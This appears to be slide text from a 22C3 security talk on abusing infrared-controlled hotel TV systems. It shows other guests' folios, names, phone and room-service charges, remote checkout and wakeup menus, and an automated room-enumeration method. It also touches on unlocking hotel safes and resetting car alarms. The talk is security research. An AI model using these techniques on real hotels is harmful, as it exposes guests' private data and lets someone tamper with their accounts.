FOR ALL VIDEO & GUEST SERVICES
CHANNEL 7A FOR TELEVISION STATIONS

ONCOMMAND 

PHILIPS 047

TU 40

Welcome To


TU ADDRESS
Hilton
IS 81--

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL 70A FOR TELEVISION STATIONS

ONCOMMAND™

PHILIPS 042

Welcome To


TV ADDRESS
Hilton
IS FISK R162

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL 7A FOR TELEVISION STATIONS

 ONCOMMAND™

PHILIPS

042

Folio Information

ONCOMMAND

Faj

Bal.


£983,00

04/25	*Room Charge	£87,00
04/25	*-Room Charg	£15,23
04/26	*Room Charge	£87,00
04/26	*-Room Charg	£15,23
04/26	-Room Servic	£13,95
04/26	-Room Servic	£3,50
04/27	*Room Charge	£87,00
04/27	*-Room Charg	£15,23

10 --MORE--

Return to Previous Menu

PHILIPS 2338



Enter 4 digit wakeup time (Example: 0630)

First two digits = hour (00-23)

Second two digits = minute (00-59)

Wake Up Time

0530

Is this time correct?

10 Yes

menu No

Hotel

ONCOMMAND

Guest Checkout Successful.

Thank You and Come Again

HILTON

Press the **HOME** Button On Your

PHILIPS

808

Hotel TV – New Capabilities


- Automated room enumeration
 - Digital camera
 - ◆ irtrans - send addressing commands
 - ◆ gphoto2 – capture image
 - ◆ Increment room number
 - Thumbnail webpage
 - ◆ cthumb




Hilton, Paris - May 2005




room 1229




room 1230




room 1231



room 1232



room 1233







room 1234



room 1235



room 1236



Done

Folio Information

ONCOMMAND

Fa

Bal.

£983,00

04/25	*Room Charge	£87,00
04/25	*-Room Charg	£15,23
04/26	*Room Charge	£87,00
04/26	*-Room Charg	£15,23
04/26	-Room Servic	£13,95
04/26	-Room Servic	£3,50
04/27	*Room Charge	£87,00
04/27	*-Room Charg	£15,23

10

--MORE--


MAIN

Return to Previous Menu

Guest Identification

**Hotel Records Indicate That This
Room Is Occupied by Several Guests**

**Please Identify Yourself By Entering
The Number Next To Your Name**

10 Mrs VI 

20 VI 

Done

Folio Information

ONCOMMAND

F/O Ko Bal. £18,00

04/29	Telephone Au	£1,50
04/29	Telephone Au	£1,50
04/29	Telephone Au	£1,50
04/30	Telephone Au	£1,50
04/30	Telephone Au	£1,50
05/01	Telephone Au	£1,50
05/01	Telephone Au	£1,50
05/01	Telephone Au	£1,50

10 --MORE--

Return to Previous Menu

Done

Hotel TV – New Capabilities

- Room enumeration
 - %age occupancy
 - Who's where
 - With who
 - Who's eating, drinking & viewing what
 - Where they've called
 - For how long

Hotel TV – Pay Per View

- True Movies On Demand
 - Controller requests movie to start & assigns channel
- Cyclic or Fixed Start Times
 - Controller retunes TV
 - Controller routes selected channel to AV
 - Controller switches off blocking signal



Sorry, at the moment
no connection to computer !!!

RTL-5

YOU CAN SWITCH-OVER FROM PROGRAM TO
PROGRAM USING THE ARROW KEYS & !

Hollywood Movies

Adult Features

Intern

Music

PC Games

Guest Services

TV SETUP MENU

LANGUAGE

ENGLISH

CHANNEL INSTALL



CABLE TUNING


ON

BRIGHTNESS



28

COLOR



22

CONTRAST



57

SHARPNESS



15

TINT



0

NOISE REDUCTION

LAS VEGAS ON

Press **MENU** To Continue

AUTO-PROGRAMMING ACTIVE

1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31	32	33	34	35
36	37	38	39	40		42
43	44	45	46	47	48	49
50	51	52	53	54	55	56
57	58	59	60	61	62	63
64	65	66	67	68	69	70
71	72	73	74	75	76	77
78	79	80	81	82	83	84

PRESS ANY KEY TO STOP

CHANNEL INSTALLATION

CHANNEL	TV 41
CHANNEL RING	SAVED
INPUT	ANTENNA
LABEL	(NONE)
VIDEO BLANK	OFF
AUDIO BLANK	OFF
AUTO PROGRAM	▶
EXIT	▶

MUTE

CHANNEL INSTALLATION

CHANNEL TV100

CHANNEL RING DELETED

LABEL (PRON)

VIDEO BLANK OFF

AUDIO BLANK OFF

AUTO PROGRAM ▶

EXIT ▶

PHILIPS

Welcome To



BARKER CHAN
IS 4-

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES

CHANNEL FOR TELEVISION STATIONS

ONCOMMAND™

Welcome To



BARKER CHAN
IS 42
Hilton

PRESS MENU
FOR ALL VIDEO & GUEST SERVICES
CHANNEL  FOR TELEVISION STATIONS

 **ONCOMMAND™**

TV 1

MONO

PRON WANTS TO
BE FREE

TV

043


PHILIPS

Future Projects

- IP Based Hotel Entertainment Systems
- Car Alarm / Central Locking
 - Moving towards RF
 - Likely to be carrier technology change only
 - Rolling codes
- Hotel Safes
- TVB-Gone

Car Alarm / Central Locking

- Simple reset sequence



Hotel Safes

- InfraRed Dongle
 - Master programming
 - Master Unlock / Reset



NEW!

TV B-Gone™

Universal Remote Control

Patent Pending

**Turns Off Virtually
Any Television!**



DIRECTIONS:

1. Point at TV
2. Press button once
- Keep pointing until TV turns off
(may take up to 69 seconds)

**DOES NOT
HARM
TELEVISIONS**

- ✓ Safe
- ✓ Effective
- ✓ FUN!



BATTERIES INCLUDED!

NEW!

TV B-Prawn

Patent Pending

**Turns Off Virtually
Any Television!**



DIRECTIONS:

1. Point at TV
2. Press button once
- Keep pointing until TV turns off
(may take up to 69 seconds)

**DOES NOT
HARM
TELEVISIONS**

- ✓ Safe
- ✓ Effective
- ✓ FUN!



BATTERIES INCLUDED!

Questions / Feedback – 22C3

- Contact:

- majormal@pirate-radio.org

- <http://www.alcrypto.co.uk>

Thank You